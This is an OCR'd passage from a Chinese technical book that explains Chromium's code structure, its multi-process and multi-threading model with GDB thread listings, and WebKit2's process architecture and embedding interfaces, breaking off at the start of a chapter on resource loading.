  该部分也包括两类，第一类包含获取 RenderThread 的消息循环、注册 V8 Extension、计算 JavaScript 表达式等；第二类包括 ContentRendererClient，主要是实现部分逻辑，被 Browser 端（或者进程）调用，还有就是一些事件的函数回调。

- Utility

  工具类接口，主要包括让嵌入者参与 Content 接口中的线程创建和消息的过滤。

3.2.2 实践：从Chromium代码结构和运行状态理解现代浏览器

下面让我们阅读Chromium的代码结构以及详细了解Chromium运行时候的状态信息来帮助读者对上面介绍的架构模型有直观的印象。

3.2.2.1 Chromium代码结构

图3-8显示的是Chromium项目的一级目录，节选了其中重要的模块，略去了一些次要的部分。读者会发现，这其中已经包含了很多模块。

从图中的各个目录和后面的解释，基本可以看出Chromium在WebKit之上引入了很多新特性和功能。除此之外，Chromium项目除了包括浏览器，还包括ChromiumOS和Chrome Frame，这也是新颖的地方。ChromiumOS就是一个基于Web的操作系统，仅支持Web网页和Web应用程序。而Chrome Frame是一个有趣的东西，其目的是提供一个基于WebKit和Content的支持HTML5的插件，该插件可以运行在IE浏览器中，以弥补老版本的IE浏览器对HTML5支持不足的问题，不过它很快就会被抛弃。

图中省略了一个其实非常重要的目录，那就是“third_party”。该目录保存了Chromium所依赖的所有第三方开源项目。因为Chromium提供了很多新特性和功能，相应地，这些新功能也需要很多库来支持，而且这些特性和功能会存在一些不足，或者Chromium有特定需求，所以，Chromium的做法就是将超过150个的项目直接包含进来。其实，Blink的代码也被包含在其中。

读者可以将图中的代码目录结构同图3-4中的模块对应，理解它们是如何被组织的，当然实际的代码远不止这些。在描述完一级目录之后，下面重点描述的是Content目录，其目录安排如图3-9所示。结构很容易理解，它们基本上对应了多进程模型中的各种进程类型。




图 3-8 Chromium 的源代码结构




图 3-9 “content”目录结构

Content 的接口主要在“public”目录中，它包含的目录也是按照进程类型来划分的。读者回顾一下之前关于这部分接口的介绍就能明白它们的对应关系。

3.2.2.2 Chromium多进程

笔者希望通过运行中的 Chrome 浏览器来帮助读者理解多进程模型，主要步骤如下。

1. 打开 Chrome 浏览器，然后打开两个标签页，分别输入以下两个网址：http://blog.csdn.net/milado_nju 和 http://www.webkit.org/blog-files/3d-transforms/morphing-cubes.html。

2. 打开任务管理器，将进程按照“命令行”排序，找到“Google Chrome”相应的信息。
3. 读者会发现总共有 5 个“Google Chrome”进程，如图 3-10 所示。

图 3-10 Google Chrome 浏览器在 Windows 上的多进程示例图

在 5 个进程中，其中第一个没有参数，它就是主进程“Browser”。后面四个进程都有参数，其中第一个参数表示的是进程类型，图中分别是 GPU 进程、PPAPI 进程和两个 Renderer 进程。读者会发现这些进程共享同一个二进制可执行文件。有兴趣的读者可以再研究一下后面的参数，它们用来表示 IPC 等信息。

上面的例子中，之所以打开第一个网址，是因为它会触发创建 PPAPI 进程；之所以打开第二个网址，是因为需要硬件加速机制，它会触发创建 GPU 进程。[4]

3.2.2.3 Chromium多线程

下面以 Linux 平台的 Chromium 浏览器为例，介绍 Browser 进程和 Renderer 进程中包含的线程的情况。首先来看 Browser 进程，该进程包含了非常多的线程，多达 28 个，图 3-11 显示的是 Linux 平台下 Chromium 浏览器的 Browser 进程的线程信息。查看方法很简单，就是使用 GDB 调试该进程，然后输入“info threads”查看结果。

其中线程 1“chrome”是主线程，“Chrome_IOThread”线程就是 IO 线程。中间还有很多其他的线程，用来处理视频、存储、网络、文件、音频、浏览历史等。之所以很多现场是因为这些线程中的操作可能是阻塞式的，所以 Chromium 需要置于单独的线程。

[4] 在 Linux 中也是类似的情况，但是稍微有些不同，上面介绍过，这里不再赘述。

```
28   Thread 0x7f1b45c5c700 (LWP 1905) "dconf worker" 0x00007f1b4e22e303 in poll (
27   Thread 0x7f1b4545b700 (LWP 1906) "gdbus" 0x00007f1b4e22e303 in poll () from
26   Thread 0x7f1b439a4700 (LWP 1907) "NetworkChangeNo" 0x00007f1b4e235ed9 in sys
25   Thread 0x7f1b431a3700 (LWP 1908) "inotify_reader" 0x00007f1b4e233023 in sele
24   Thread 0x7f1b429a2700 (LWP 1909) "WorkerPool/1909" 0x00007f1b4f38b0fe in pth
23   Thread 0x7f1b42960700 (LWP 1911) "AudioThread" 0x00007f1b4f38ad84 in pthread
22   Thread 0x7f1b40d22700 (LWP 1912) "threaded-ml" 0x00007f1b4e22e303 in poll ()
21   Thread 0x7f1b46f33700 (LWP 1913) "CrShutdownDetec" 0x00007f1b4f38dd2d in rea
20   Thread 0x7f1b3ba96700 (LWP 1914) "Chrome_DBThread" 0x00007f1b4f38ad84 in pth
19   Thread 0x7f1b3b295700 (LWP 1915) "Chrome_WebKitTh" 0x00007f1b4f38ad84 in pth
18   Thread 0x7f1b3aa94700 (LWP 1916) "Chrome_FileThre" 0x00007f1b4e235ed9 in sys
17   Thread 0x7f1b3a293700 (LWP 1917) "Chrome_FileUser" 0x00007f1b4f38ad84 in pth
16   Thread 0x7f1b39a92700 (LWP 1918) "Chrome_ProcessL" 0x00007f1b4f38ad84 in pth
15   Thread 0x7f1b39291700 (LWP 1919) "Chrome_CacheThr" 0x00007f1b4e235ed9 in sys
14   Thread 0x7f1b38a90700 (LWP 1920) "Chrome_IOThread" 0x00007f1b4e235ed9 in sys
13   Thread 0x7f1b378a2700 (LWP 1921) "Proxy resolver" 0x00007f1b4f38ad84 in pthr
12   Thread 0x7f1b36e81700 (LWP 1922) "MediaStreamDevi" 0x00007f1b4f38ad84 in pth
11   Thread 0x7f1b36680700 (LWP 1925) "BrowserBlocking" 0x00007f1b4f38ad84 in pth
10   Thread 0x7f1b35e7f700 (LWP 1926) "BrowserWatchdog" 0x00007f1b4f38b0fe in pth
9    Thread 0x7f1b3547b700 (LWP 1932) "Proxy resolver" 0x00007f1b4f38ad84 in pthr
8    Thread 0x7f1b34c7a700 (LWP 1933) "Chrome_SafeBrow" 0x00007f1b4f38ad84 in pth
7    Thread 0x7f1b3117d700 (LWP 1935) "BrowserBlocking" 0x00007f1b4f38ad84 in pth
6    Thread 0x7f1b3097c700 (LWP 1936) "renderer_crash_" 0x00007f1b4f38ad84 in pth
5    Thread 0x7f1b2fd19700 (LWP 1944) "Chrome_HistoryT" 0x00007f1b4f38b0fe in pth
4    Thread 0x7f1b2f4f8700 (LWP 1950) "NSS SSL ThreadW" 0x00007f1b4f38ad84 in pth
3    Thread 0x7f1b42981700 (LWP 2044) "WorkerPool/2044" 0x00007f1b4f38b0fe in pth
2    Thread 0x7f1b33e45700 (LWP 2067) "LevelDBEnv" 0x00007f1b4f38ad84 in pthread_
1    Thread 0x7f1b478bf980 (LWP 1902) "chrome" 0x00007f1b4e22e303 in poll () from
```

图 3-11 Linux 平台下 Chromium 浏览器的 Browser 进程的线程信息

下面就是 Renderer 进程中的线程信息。Renderer 进程至少有 4 个线程，之后可能会有更多的线程，这是因为 Chromium 希望将 Blink 的渲染过程分成很多独立的阶段，对于每一个阶段，Blink 为它创建一个新的线程，从而利用 CPU 的多核能力，加快网页的渲染速度，这就像流水线处理一样，可以极大地提高并发性。图 3-12 显示的是 Linux 平台下 Chromium 浏览器的 Renderer 进程的线程信息(查看的方法同上)。

其中线程 1“chrome”是主线程，“Chrome_IOThread”线程就是 IO 线程。而线程 2 的名字也是“chrome”，不过这不足为奇，它是一个新的线程，用来解释 HTML 文档，这也是 Chromium 不同于其他基于 WebKit 的浏览器之处。

```
4    Thread 0x7ff16212a700 (LWP 9096) "Chrome_ChildIOT" syscall () at ../sysdeps
3    Thread 0x7ff161929700 (LWP 9097) "VC manager" pthread_cond_wait@@GLIBC_2.3.
2    Thread 0x7ff1607d2700 (LWP 9100) "chrome" pthread_cond_wait@@GLIBC_2.3.2 ()
1    Thread 0x7ff163d4f980 (LWP 9095) "chrome" pthread_cond_timedwait@@GLIBC_2.3
```

图 3-12 Linux 平台下 Chromium 浏览器的 Renderer 进程的线程信息

对于 GPU 等进程来说，结构就要简单很多，基本就是一个主线程（处理逻辑）和 IO 线程，请读者自行查看。

3.3 WebKit2

3.3.1 WebKit2 架构及模块

相比于狭义的 WebKit，WebKit2 是一套全新的结构和接口，而不是一个简单的升级版。它的主要目的和思想同 Chromium 类似，就是将渲染过程放在单独的进程中来完成，独立于用户界面。图 3-13 显示的是 WebKit2 的接口和使用方式以及内部的进程模型。

依旧是自底向上介绍。是的，WebKit2 中也引入了插件进程，而且它还引入了网络进程。图中的“Web 进程”对应于 Chromium 中的 Renderer 进程，主要是渲染网页。在这之上的是“UI 进程”，它对应于 Chromium 中的 Browser 进程。接口就暴露在该进程中，应用程序只需调用该接口即可。其中“应用程序”指的是浏览器或者任何使用该接口的程序。




图 3-13　WebKit2 接口和进程模型

3.3.2 WebKit和WebKit2嵌入式接口

WebKit提供嵌入式接口，该接口表示其他程序可以将网页渲染嵌入在程序中作为其中的一部分，或者用户界面的一部分。当然这只是一般情况，不代表所有的移植都是这样。对于WebKit的Chromium移植来说，它的接口主要用于Chromium浏览器，而不是嵌入式的使用方式。

下面以WebKit的EFL移植部分为例。EFL是一个类似于GTK的图形工具包，被应用在开源操作系统Tizen中。在WebKit项目中，狭义WebKit的接口主要是与移植相关的ewk_view文件中的相关类。其主要思想是将网页的渲染结果作为用户界面中的一个窗口部件，从这个角度上看，这跟其他的部件没有什么不同，区别在于它用来显示网页的内容。总结这些接口，按功能大致可以把所有接口分成六种类型：第一类，设置加载网页、获取加载进度、停止加载、重新加载等；第二类，遍历前后浏览记录类，可以前进、后退等；第三类，网页的很多设置，例如缩放、主题、背景、模式、编码等；第四类，查找网页的内容、高亮等；第五类，触控事件、鼠标事件处理；第六类，查看网页源代码、显示调试窗口等与开发者相关的接口。这也是通常的嵌入式接口提供的功能。这些类型大概有180多个接口，非常之多。

WebKit2接口不同于WebKit的接口，它们是不兼容的。当然，目的却是差不多的，都是提供嵌入式的应用接口。WebKit2接口大致可以分为两个大的部分，同样以EFL的移植部分为例加以说明。

第一部分是WebView相关的接口，表示渲染的设置、渲染过程、界面等，其中大多数跟各个移植紧密相关。这里有三个主要的类，它们被各个移植所共享。

- WKView[Ref]：表示的是一个与平台相关的视图，例如在Windows上它表示的就是一个窗口的句柄。
- WKContextRef：所有页面的上下文，这些被共享的信息包括local storage、设置等。

- WKPageRef：表示网页，也就是浏览的基本单位。

虽然下面有大量跟移植相关的类，最主要的接口其实还是 ewk_view。在 EFL 中，WebKit2 的 ewk_view 接口同 WebKit 还是比较相似的，提供的功能也类似，都是一个能够渲染网页的窗口部件。但是，其接口比 WebKit 的部件少很多，去除一些不是很有用的接口，大概还有 48 个接口。接口类中还有很多其他跟移植相关的类，它们很多是为提供该窗口部件服务的，例如历史记录等。

第二部分是上面接口依赖的基础类，它们被各个移植所共享，既包括容器、字符串等基础类，也包括跟网页相关的基础类，例如 URL、请求、网页设置等。

WebKit2 还有一部分接口其实是在 Web 进程里的，那就是 WebBundle，其目的是让某些移植访问 DOM，目前还没有明确的需求。

3.3.3 比较 WebKit2 和 Chromium 的多进程模型以及接口

前面提到 WebKit2 的多进程模型参考了 Chromium 的模型和框架，而且 WebKit2 也提供了多进程之上的接口层，那么这二者有什么显著的区别吗？

图 3-14 详细描述了 WebKit 接口和 Chromium 的多进程的关系，以及和 Content 接口的关系。前面笔者也介绍了一些，例如 Renderer 进程直接调用 WebKit 接口，以及和 Content 接口允许应用程序注入并参与 Content 之下各个进程的内部逻辑。

首先，Chromium 使用的仍然是 WebKit 接口，而不是 WebKit2 接口，也就是说 Chromium 是在 WebKit 接口之上构建的多进程架构。

其次，WebKit2 的接口希望尽量将多进程结构隐藏起来，如图 3-13 所示，这样可以让应用程序不必纠缠于内部的细节，例如邮件客户端等。但是，对 Chromium 来说，它的主要目的是给 Chromium 提供 Content 接口以便构建浏览器，其本身目标不是提供嵌入式接口，虽然有 CEF 项目基于它构建了嵌入式接口。

最后，Chromium 中每个进程都是从相同的二进制可执行文件启动，而基于

WebKit2 的进程则未必如此，这当然也跟二者的设计理念不同有关。




图 3-14 Content 接口详解

第4章

4 资源加载和网络栈

使用网络栈来下载网页和网页中的资源是渲染引擎工作过程的第一步，也是非常消耗时间的步骤。本章首先介绍网页的资源类型和 WebKit 的资源加载机制，然后剖析 Chromium 的多进程资源加载和缓存机制，以及高性能的网络技术。

4.1 WebKit 资源加载机制

4.1.1 资源

